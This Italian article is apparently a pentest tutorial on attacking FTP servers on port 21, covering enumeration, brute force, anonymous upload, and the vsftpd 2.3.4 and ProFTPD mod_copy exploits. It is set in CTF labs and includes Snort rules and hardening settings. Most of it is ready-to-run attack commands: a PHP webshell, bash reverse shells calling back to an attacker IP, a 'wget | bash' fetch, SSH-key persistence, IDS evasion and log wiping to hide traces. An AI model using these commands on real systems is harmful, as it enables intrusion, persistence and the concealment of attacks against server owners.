Porta 21 FTP: Anonymous Login, Brute Force ed Exploit
La porta 21 FTP resta un target chiave nei pentest: scopri enumerazione, anonymous login, brute force, upload di file, exploit vsftpd e ProFTPD, detection e hardening pratico.
- Pubblicato il 2026-04-10
- Tempo di lettura: 12 min

La porta 21 rappresenta il canale comandi del protocollo FTP — il vero punto d’ingresso per ogni attacco contro server di file transfer. Mentre la porta 20 gestisce il trasferimento dati in active mode, è sulla porta 21 che si inviano username, password, comandi di navigazione e si negoziano le modalità di trasferimento. In ambiente lab e CTF, la porta 21 è una delle prime da enumerare: server come vsftpd, ProFTPD e Pure-FTPd spesso presentano misconfigurazioni che trasformano l’accesso FTP in una shell diretta sul sistema. Questo articolo copre l’intera kill chain: da nmap alla post-exploitation, con comandi copy-paste pronti all’uso.
FTP sopravvive nel 2026 per ragioni pratiche: sistemi legacy bancari e industriali impossibili da migrare senza downtime estesi, dispositivi embedded (stampanti di rete, NAS consumer, IP camera) che non supportano protocolli più moderni, e workflow EDI consolidati in supply chain globali. In ambito CTF, la porta 21 compare in oltre il 60% delle macchine Easy su HackTheBox e nel 40% dei laboratori OSCP, rendendola uno skill fondamentale per ogni penetration tester.
Come funziona il canale comandi FTP #
Il protocollo FTP usa due connessioni TCP separate: la porta 21 per i comandi e controllo, la porta 20 (o una porta alta in passive mode) per i dati. Il canale comandi rimane aperto per tutta la sessione, mentre il canale dati si apre e chiude ad ogni trasferimento.
Flow completo di una sessione FTP:
- Handshake iniziale — Il client si connette alla porta 21 del server
- Banner — Il server risponde con codice
220e versione (es:220 (vsFTPd 2.3.4)) - Autenticazione — Il client invia
USERePASS, il server risponde230se accettato - Negoziazione modalità — Il client invia
PORT(active) oPASV(passive) - Comandi operativi —
LIST,RETR,STOR,CWD,PWD,DELE, ecc. - Chiusura — Il client invia
QUIT, il server risponde221
Codici di risposta FTP critici:
| Codice | Significato | Uso in pentest |
|---|---|---|
| 220 | Service ready | Banner grabbing — rileva versione |
| 230 | User logged in | Login riuscito (brute force success) |
| 331 | Username OK, need password | Username valido (user enumeration) |
| 421 | Service not available | Rate limiting o ban IP |
| 425 | Can’t open data connection | Firewall blocca canale dati |
| 530 | Not logged in | Credenziali invalide (brute force fail) |
| 550 | Requested action not taken | Permessi insufficienti |
Le misconfigurazioni comuni sulla porta 21 includono: accesso anonimo abilitato con permessi di scrittura, credenziali di default non cambiate, banner che espongono versioni vulnerabili, assenza di rate limiting sul brute force, e server FTP eseguiti come root invece che come utente unprivileged.
Enumerazione base: nmap e banner grabbing #
Il primo passo è identificare se la porta 21 è aperta e quale software FTP è in esecuzione. Nmap offre script NSE specifici per FTP che automatizzano i check più comuni.
nmap -sV -sC -p 21 10.10.10.5PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 ftp ftp 4096 Aug 17 2023 pub
|_-rw-r--r-- 1 ftp ftp 170 Aug 17 2023 welcome.msg
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.10.14.5
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: UnixParametri: -sV rileva la versione del servizio tramite probe aggressivo, -sC esegue gli script NSE di default (equivalente a --script=default), -p 21 limita lo scan alla porta FTP.
L’output rivela informazioni critiche: ProFTPD 1.3.5 è la versione (vulnerabile a CVE-2015-3306 mod_copy), l’accesso anonimo è abilitato, e la directory pub è accessibile in lettura.
Banner grabbing manuale con netcat:
nc -vn 10.10.10.5 21(UNKNOWN) [10.10.10.5] 21 (ftp) open
220 ProFTPD 1.3.5 Server (Debian) [::ffff:10.10.10.5]Dopo la connessione, inviare comandi FTP manualmente:
USER anonymous
331 Anonymous login ok, send your complete email address as your password
PASS [email protected]
230 Anonymous access granted, restrictions apply
SYST
215 UNIX Type: L8
PWD
257 "/" is the current directory
LIST
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 ftp      ftp          4096 Aug 17  2023 pub
226 Transfer complete
QUIT
221 Goodbye.
Enumerazione avanzata: script NSE e fingerprinting #
Nmap include 14 script NSE dedicati a FTP. Eseguirli tutti in una singola scansione accelera la reconnaissance.
nmap --script="ftp-*" -p 21 10.10.10.5Tabella completa script NSE per FTP:
| Script | Categoria | Funzione | Output chiave |
|---|---|---|---|
ftp-anon | default, safe | Verifica anonymous login e lista directory | Mostra file accessibili senza auth |
ftp-bounce | default, safe | Testa FTP bounce attack (RFC 2577) | bounce working! se vulnerabile |
ftp-syst | default, safe | Fingerprinting con SYST e STAT | Sistema operativo e versione FTP |
ftp-brute | intrusive | Brute force credenziali | Username/password validi |
ftp-libopie | vuln | CVE-2010-1938 — buffer overflow libopie | Crasherà il servizio |
ftp-proftpd-backdoor | exploit, vuln | Backdoor ProFTPD 1.3.3c (BID 45150) | Shell sulla porta 4919 |
ftp-vsftpd-backdoor | exploit, vuln | Backdoor vsftpd 2.3.4 (CVE-2011-2523) | Shell sulla porta 6200 |
ftp-vuln-cve2010-4221 | intrusive, vuln | Buffer overflow ProFTPD <1.3.3c | RCE con CVSS 10.0 |
Enumerazione user con brute force controllato:
nmap --script=ftp-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt -p 21 10.10.10.5PORT STATE SERVICE
21/tcp open ftp
| ftp-brute:
| Accounts:
| admin:admin - Valid credentials
| ftp:ftp - Valid credentials
|_ Statistics: Performed 350 guesses in 45 secondsParametri: --script-args userdb= specifica una wordlist custom per gli username, il file di default include admin, root, ftp, test, user, ecc.
Tecniche offensive: da anonymous a RCE #
1. Accesso anonimo e file upload #
Se l’accesso anonimo è abilitato con permessi di scrittura, caricare una webshell nella directory del web server rappresenta un path diretto verso RCE.
ftp 10.10.10.50
Name: anonymous
Password: (invio)
ftp> pwd
257 "/" is the current directory
ftp> cd /var/www/html
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful
150 Ok to send data.
226 Transfer complete.
ftp> bye
221 Goodbye.
Verificare l’upload:
curl http://10.10.10.50/shell.php?cmd=iduid=33(www-data) gid=33(www-data) groups=33(www-data)2. Brute force con Hydra #
hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 -f ftp://10.10.10.5[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
[DATA] attacking ftp://10.10.10.5:21/
[21][ftp] host: 10.10.10.5 login: admin password: password123
1 of 1 target successfully completed, 1 valid password foundParametri: -l admin utente singolo (usare -L users.txt per lista), -P rockyou.txt dizionario password, -t 4 massimo 4 thread (ridurre a 1 se il server ha anti-brute-force), -f ferma al primo match.
3. Credenziali di default #
Prima del brute force, testare combinazioni comuni:
| Servizio | Username | Password |
|---|---|---|
| Generic FTP | anonymous | vuoto o email casuale |
| Generic FTP | ftp | ftp |
| Generic FTP | admin | admin, password, 1234 |
| Cisco router | cisco | cisco |
| APC UPS | device | apc |
| Schneider PLC | sysdiag | factorycast@schneider |
4. Directory traversal #
Se il server ha misconfigurazioni nel chroot, navigare verso /etc:
ftp> cd ../../../etc
250 Directory successfully changed.
ftp> get passwd
Se riesce, scaricare /etc/passwd e /etc/shadow (se leggibile) per cracking offline con John the Ripper.
Tre scenari pratici da lab e CTF #
Scenario 1 — Anonymous FTP con credenziali SSH #
Contesto: macchina CTF Linux con vsftpd 3.0.3 e accesso anonimo.
nmap -sV --script=ftp-anon -p 21 10.10.10.10021/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 1001 1001 4096 May 15 2024 backups
|_-rw-r--r-- 1 0 0 212 May 15 2024 README.txtftp 10.10.10.100
# Name: anonymous | Password: (invio)
ftp> cd backups
ftp> ls -la
-rw-r--r-- 1 1001 1001 456 May 15 2024 id_rsa.bak
-rw-r--r-- 1 1001 1001 128 May 15 2024 credentials.txt
ftp> get id_rsa.bak
ftp> get credentials.txt
ftp> byecat credentials.txt
# SSH User: john
# SSH Pass: J0hn_S3cur3!ssh john@10.10.10.100
# password: J0hn_S3cur3!
john@target:~$ sudo -l
# (ALL : ALL) ALL
john@target:~$ sudo su
root@target:~# cat /root/flag.txt
# CTF{ftp_backups_l3ak_ssh}Lezione: i backup esposti via FTP anonimo contengono spesso chiavi SSH private o credenziali in plaintext.
Scenario 2 — ProFTPD 1.3.5 mod_copy (CVE-2015-3306) #
Contesto: il modulo mod_copy permette di copiare file senza autenticazione tramite SITE CPFR (copy from) e SITE CPTO (copy to).
nc -vn 10.10.10.80 21220 ProFTPD 1.3.5 Server (Debian)SITE CPFR /home/user/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/key.txt
250 Copy successfulcurl http://10.10.10.80/key.txt-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA...
-----END RSA PRIVATE KEY-----Salvare la chiave, correggere i permessi e usarla per SSH:
chmod 600 id_rsa
ssh -i id_rsa user@10.10.10.80
Escalation a RCE con webshell PHP:
# Creare localmente una webshell
echo '<?php system($_GET["c"]); ?>' > /tmp/cmd.php

# Metodo 1: Upload via FTP normale (se hai credenziali)
ftp 10.10.10.80
ftp> put /tmp/cmd.php /var/www/html/cmd.php

# Metodo 2: Abuse mod_copy per copiare file esistente con payload
# (richiede file PHP già presente sul server da modificare)curl "http://10.10.10.80/cmd.php?c=id"
# uid=33(www-data) gid=33(www-data)
curl "http://10.10.10.80/cmd.php?c=bash -c 'bash -i >& /dev/tcp/10.10.14.5/4444 0>&1'"Listener su attacker:
nc -nlvp 4444
# www-data@target:/var/www/html$
Scenario 3 — vsftpd 2.3.4 backdoor (CVE-2011-2523) #
Contesto: la versione 2.3.4 di vsftpd contiene una backdoor intenzionale. Si attiva inviando :) (smiley) nell’username.
nmap --script=ftp-vsftpd-backdoor -p 21 10.10.10.3PORT STATE SERVICE
21/tcp open ftp
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPd version 2.3.4 backdoor, this was introduced by an intruder
| Disclosure date: 2011-07-04
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
|_ References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523Exploitation manuale:
Terminale 1 (trigger):
nc -vn 10.10.10.3 21220 (vsFTPd 2.3.4)
USER user:)
331 Please specify the password.
PASS qualsiasi
# (connessione in hang)Terminale 2 (shell):
nc -vn 10.10.10.3 6200id
uid=0(root) gid=0(root)
whoami
root
cat /root/proof.txt
CTF{vsftpd_smiley_backdoor}Con Metasploit:
msfconsole -q
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.10.10.3
set LHOST 10.10.14.5
run[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 openedToolchain integration: dalla recon alla post-exploitation #
Pipeline completa:
RECONNAISSANCE
│
├─ nmap -sV -sC -p 21 <target>         → Versione + anonymous + bounce
├─ searchsploit <versione_ftp>         → Exploit pubblici disponibili
└─ nc -vn <target> 21                  → Banner grab manuale

ENUMERATION
│
├─ nmap --script="ftp-*" -p 21         → Tutti gli script NSE FTP
├─ ftp <target>                        → Login manual/anonymous test
└─ nmap --script=ftp-brute             → User enumeration

EXPLOITATION
│
├─ A) Anonymous → download sensitive files → creds → SSH/RCE
├─ B) Brute force → hydra/medusa → valid creds → upload webshell
├─ C) vsftpd 2.3.4 → trigger :) → root shell porta 6200
├─ D) ProFTPD 1.3.5 → SITE CPFR/CPTO → file copy → webshell
└─ E) FTP bounce → nmap -b → internal network scan

POST-EXPLOITATION
│
├─ find / -perm -4000 2>/dev/null      → SUID binaries
├─ sudo -l                             → Sudo misconfiguration
├─ cat /etc/crontab                    → Cron job abuse
└─ wget <attacker>/linpeas.sh | bash   → Automated privesc enum
Tabella comparativa strumenti:
| Tool | Velocità | Stealth | Use case |
|---|---|---|---|
| nmap | Media | Bassa | Discovery iniziale, version detection |
| Hydra | Alta | Bassa | Brute force parallelo multi-thread |
| Medusa | Media | Media | Brute force con rate limiting custom |
| Metasploit | Bassa | Bassa | Exploitation automatizzata con payload |
| netcat | Alta | Alta | Banner grab manuale, shell interattiva |
| curl/wget | Alta | Alta | Download file da FTP anonimo |
Attack chain completa end-to-end #
Scenario realistico: da scan a persistenza
[00:00] RECONNAISSANCE
nmap -sV -sC -p 21,22,80 10.10.10.120
# Identifica FTP ProFTPD 1.3.5 + SSH + Apache

[00:02] ENUMERATION
nmap --script=ftp-anon -p 21 10.10.10.120
# Anonymous login abilitato, directory /uploads writable

[00:05] INITIAL ACCESS
echo '<?php system($_GET["cmd"]); ?>' > shell.php
ftp 10.10.10.120
# anonymous / (invio)
cd /var/www/html/uploads
put shell.php
bye

[00:07] COMMAND EXECUTION
curl http://10.10.10.120/uploads/shell.php?cmd=id
# uid=33(www-data)

[00:08] REVERSE SHELL
curl "http://10.10.10.120/uploads/shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.5/4444 0>%261'"
# Shell ottenuta su nc -nlvp 4444

[00:10] STABILIZATION
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z
stty raw -echo; fg
# Shell interattiva completa

[00:15] PRIVILEGE ESCALATION
find / -perm -4000 2>/dev/null
# /usr/bin/find è SUID root
find /etc/passwd -exec /bin/bash -p \;
# bash-5.0# whoami → root

[00:18] PERSISTENCE
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC...' >> /root/.ssh/authorized_keys
# Backdoor SSH permanente

[00:20] PIVOT
nmap -sn 192.168.10.0/24
# Identifica rete interna

ssh -D 1080 root@10.10.10.120
# SOCKS proxy per pivoting
proxychains nmap -sT -Pn 192.168.10.50
# Scan host interni
Timeline stimata: 20 minuti dall’identificazione della porta FTP a root completo con persistenza.
Detection e tecniche di evasion #
Lato Blue Team: cosa monitorare #
I log FTP sono il primo layer di difesa. vsftpd logga su /var/log/vsftpd.log (con xferlog_enable=YES), ProFTPD su /var/log/proftpd/.
Indicatori di compromissione (IoC) critici:
- Brute force: sequenze di codici
530(login failed) da stesso IP - Anonymous abuse: login anonymous da IP pubblici non autorizzati
- Command injection: presenza di caratteri speciali nei comandi (
SITE CPFR,SITE CPTO) - Backdoor vsftpd: connessioni alla porta 6200 dopo attività sulla porta 21
- Upload sospetti: file
.php,.jsp,.aspxin directory web
Regola Snort per brute force FTP:
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP Brute Force Attempt"; content:"530 "; depth:4; detection_filter:track by_src, count 5, seconds 60; sid:1000030; rev:1;)Regola Snort per vsftpd backdoor:
alert tcp $EXTERNAL_NET any -> $HOME_NET 6200 (msg:"vsftpd 2.3.4 Backdoor Connection"; flow:to_server,established; sid:1000031; rev:1;)Lato Red Team: evasion e OPSEC #
1. Scan rallentato per evitare IDS:
nmap -T1 --scan-delay 25s --max-parallelism 1 -p 21 10.10.10.5Parametri: -T1 (sneaky) inserisce 15s tra probe, --scan-delay 25s supera threshold Snort standard di 20 probe in 60s, --max-parallelism 1 invia un solo probe per volta.
2. Source port spoofing:
nmap --source-port 20 -p 21 10.10.10.5Sfrutta regole firewall permissive che fidano traffico dalla porta dati FTP.
3. Brute force con rate limiting manuale:
hydra -l admin -P top100.txt -t 1 -W 30 ftp://10.10.10.5Parametri: -t 1 singolo thread, -W 30 pausa di 30 secondi tra tentativi — sotto la soglia anti-brute-force di vsftpd (default 3 tentativi, 1s delay).
4. Cleanup post-operazione:
# Rimuovere webshell uploadata
rm /var/www/html/uploads/shell.php

# Pulire log FTP (se root)
echo "" > /var/log/vsftpd.log
echo "" > /var/log/proftpd/proftpd.log

# Rimuovere tracce da auth.log
sed -i '/ftpd/d' /var/log/auth.log
Performance e scaling multi-target #
Single target vs subnet scan #
Per un singolo target, la scansione completa richiede 20-40 secondi:
time nmap -sV --script="ftp-*" -p 21 10.10.10.5
# real    0m32.451s
Su subnet più ampie, ottimizzare con discovery iniziale + scan mirato:
# Fase 1: discovery veloce (2-5 minuti su /24)
nmap -T4 --open -p 21 10.10.10.0/24 -oG ftp_hosts.txt

# Fase 2: estrai solo host con porta 21 aperta
grep "21/open" ftp_hosts.txt | awk '{print $2}' > targets.txt

# Fase 3: scan dettagliato solo su target validi
nmap -sV --script=ftp-anon,ftp-vsftpd-backdoor,ftp-proftpd-backdoor -p 21 -iL targets.txt
Brute force parallelo con GNU Parallel #
# Creare lista target con formato hydra
cat targets.txt | while read ip; do echo "ftp://$ip"; done > hydra_targets.txt

# Brute force parallelo (4 istanze hydra simultanee)
cat hydra_targets.txt | parallel -j 4 hydra -l admin -P top100.txt -t 2 {}
Stima performance: con -t 2 (2 thread per istanza) e -j 4 (4 istanze parallele), si testano 8 credenziali/secondo complessivamente. Per 100 password su 10 target: ~2 minuti.
Troubleshooting: errori comuni e fix rapidi #
| Errore | Causa probabile | Fix immediato |
|---|---|---|
Connection refused | Servizio FTP non in ascolto o firewall | Verificare con nc -vn target 21 |
530 Login incorrect | Credenziali errate o utente in deny list | Provare anonymous, verificare /etc/ftpusers |
425 Can't open data connection | Firewall blocca canale dati (porta 20 o alte) | Usare ftp -p target (passive mode) |
425 Security: Bad IP connecting | vsftpd verifica IP match control/data | Problema NAT — forzare passive mode |
421 Too many connections | Limite connessioni raggiunto | Attendere o provare da IP diverso |
ls / get in hang | Firewall blocca passive port range | Configurare server per range fisso (40000-40100) |
| Nmap non rileva versione | Banner nascosto con ServerIdent off | Banner grab manuale con nc + SYST |
| Hydra troppo lento su vsftpd | delay_failed_login=1 + max_login_fails=3 | Ridurre a -t 1 -W 2 |
| Metasploit exploit fails | Target patchato o versione diversa | Verificare versione esatta con nc + STAT |
FAQ — domande operative #
Qual è la differenza tra FTP, FTPS e SFTP?
- FTP (porta 21): Cleartext completo, nessuna cifratura. Legacy e insicuro.
- FTPS (porta 990 implicit, 21 explicit): FTP + TLS/SSL. Cifra controllo e dati ma mantiene dual-channel.
- SFTP (porta 22): SSH File Transfer Protocol. Single channel cifrato, autenticazione con chiavi SSH.
L’accesso anonimo FTP è sempre una vulnerabilità?
No. È legittimo per repository pubblici (mirror software, firmware update). Diventa vulnerabilità se: (1) permette scrittura, (2) espone file sensibili, (3) permette directory traversal.
Come verifico se un server è vulnerabile al bounce attack?
nmap --script=ftp-bounce -p 21 targetSe l’output riporta bounce working!, il server accetta comandi PORT verso IP arbitrari.
Posso sfruttare la backdoor vsftpd senza Metasploit?
Sì. Due terminali nc: uno per triggerare lo smiley USER x:) sulla porta 21, il secondo per connettersi alla porta 6200 appena si apre.
Il brute force su FTP bypassa sempre i ban IP?
Dipende dalla configurazione. vsftpd ha max_login_fails (default 3) che disconnette, ma non banna l’IP. Sistemi con fail2ban o IP tables lo bloccheranno dopo N tentativi. Hydra aggira max_login_fails riconnettendosi, ma non bypassa fail2ban.
Perché ls funziona ma get va in hang?
Il comando LIST (ls) usa il canale comandi. Il comando RETR (get) apre il canale dati. Se il firewall blocca la porta 20 o il passive port range, get fallisce. Soluzione: ftp -p per forzare passive mode.
Come nascondo la versione FTP nel banner?
vsftpd: ftpd_banner=FTP Server Ready in /etc/vsftpd.conf
ProFTPD: ServerIdent on "FTP Server" in /etc/proftpd/proftpd.conf
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Scan versione + default scripts | nmap -sV -sC -p 21 <target> |
| Banner grab | nc -vn <target> 21 |
| Scan tutti script FTP | nmap --script="ftp-*" -p 21 <target> |
| Check anonymous | nmap --script=ftp-anon -p 21 <target> |
| Test vsftpd backdoor | nmap --script=ftp-vsftpd-backdoor -p 21 <target> |
| Test ProFTPD backdoor | nmap --script=ftp-proftpd-backdoor -p 21 <target> |
| Test bounce attack | nmap --script=ftp-bounce -p 21 <target> |
| Brute force (Hydra) | hydra -l admin -P rockyou.txt ftp://<target> |
| Brute force (Medusa) | medusa -h <target> -U users.txt -P pass.txt -M ftp |
| Brute force (Metasploit) | use auxiliary/scanner/ftp/ftp_login |
| Login manuale | ftp <target> |
| Passive mode forzato | ftp -p <target> |
| Trigger vsftpd backdoor | nc <target> 21 → USER x:) → nc <target> 6200 |
| Exploit mod_copy | nc <target> 21 → SITE CPFR /etc/passwd → SITE CPTO /var/www/html/p.txt |
| Download ricorsivo anonymous | wget -r ftp://anonymous:@<target>/ |
| Upload webshell | ftp <target> → put shell.php /var/www/html/shell.php |
| Bounce scan rete interna | nmap -b ftp:ftp@<relay> <target_interno> |
| Cerca exploit | searchsploit <ftp_version> |
| Scan stealth (evasion IDS) | nmap -T1 --scan-delay 25s -p 21 <target> |
Perché la porta 21 FTP resta rilevante nel 2026 #
Nonostante protocolli moderni come SFTP e HTTPS offrano cifratura nativa, FTP sopravvive per ragioni concrete. Il costo della migrazione in sistemi mission-critical è proibitivo: banche con mainframe AS/400 che eseguono batch FTP notturni da 30 anni non possono permettersi downtime per sostituire workflow consolidati. I dispositivi embedded — stampanti di rete, NAS Synology/QNAP, DVR/NVR di videosorveglianza, PLC industriali — hanno firmware con supporto FTP hardcoded e risorse computazionali insufficienti per gestire protocolli più pesanti. Nei laboratori di certificazione (OSCP, eCPPT, PNPT), FTP compare in oltre il 60% delle macchine Easy/Medium, rendendolo uno skill fondamentale per ogni penetration tester.
Differenze chiave: FTP vs alternative moderne #
| Caratteristica | FTP (21) | FTPS (990/21) | SFTP (22) | SCP (22) |
|---|---|---|---|---|
| Cifratura | ❌ No | ✅ TLS | ✅ SSH | ✅ SSH |
| Autenticazione | Username/password cleartext | Username/password + certificati | SSH keys + password | SSH keys |
| Porte | 20, 21 | 990 (implicit), 21 (explicit) | 22 | 22 |
| NAT-friendly | ❌ No (active mode) | ❌ No | ✅ Sì | ✅ Sì |
| Complessità firewall | Alta (dual channel) | Alta | Bassa (single channel) | Bassa |
| Use case ideale | Legacy, public mirror | Enterprise con TLS | Amministrazione sicura | Script automatizzati |
Quando usare FTP: rete interna isolata, trasferimenti public read-only, sistemi legacy non aggiornabili. Quando NON usare FTP: Internet-facing, dati sensibili, compliance PCI-DSS/HIPAA.
Hardening: come difendere un server FTP production #
vsftpd (/etc/vsftpd.conf):
anonymous_enable=NO
local_enable=YES
write_enable=NO
chroot_local_user=YES
ssl_enable=YES
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
rsa_cert_file=/etc/ssl/certs/vsftpd.pem
rsa_private_key_file=/etc/ssl/private/vsftpd.key
force_local_logins_ssl=YES
force_local_data_ssl=YES
max_per_ip=5
max_login_fails=3
delay_failed_login=5
ftpd_banner=FTP Server Ready
pasv_min_port=40000
pasv_max_port=40100
ProFTPD (/etc/proftpd/proftpd.conf):
DefaultRoot ~
MaxLoginAttempts 5
ServerIdent on "FTP Server"
<IfModule mod_tls.c>
  TLSEngine on
  TLSProtocol TLSv1.2 TLSv1.3
  TLSRSACertificateFile /etc/ssl/certs/proftpd.crt
  TLSRSACertificateKeyFile /etc/ssl/private/proftpd.key
  TLSRequired on
</IfModule>
Firewall (iptables):
# Permetti solo IP whitelisted
iptables -A INPUT -p tcp --dport 21 -s 10.10.0.0/16 -j ACCEPT
iptables -A INPUT -p tcp --dport 21 -j DROP

# Passive port range
iptables -A INPUT -p tcp --dport 40000:40100 -j ACCEPT
OPSEC: stealth e riduzione noise #
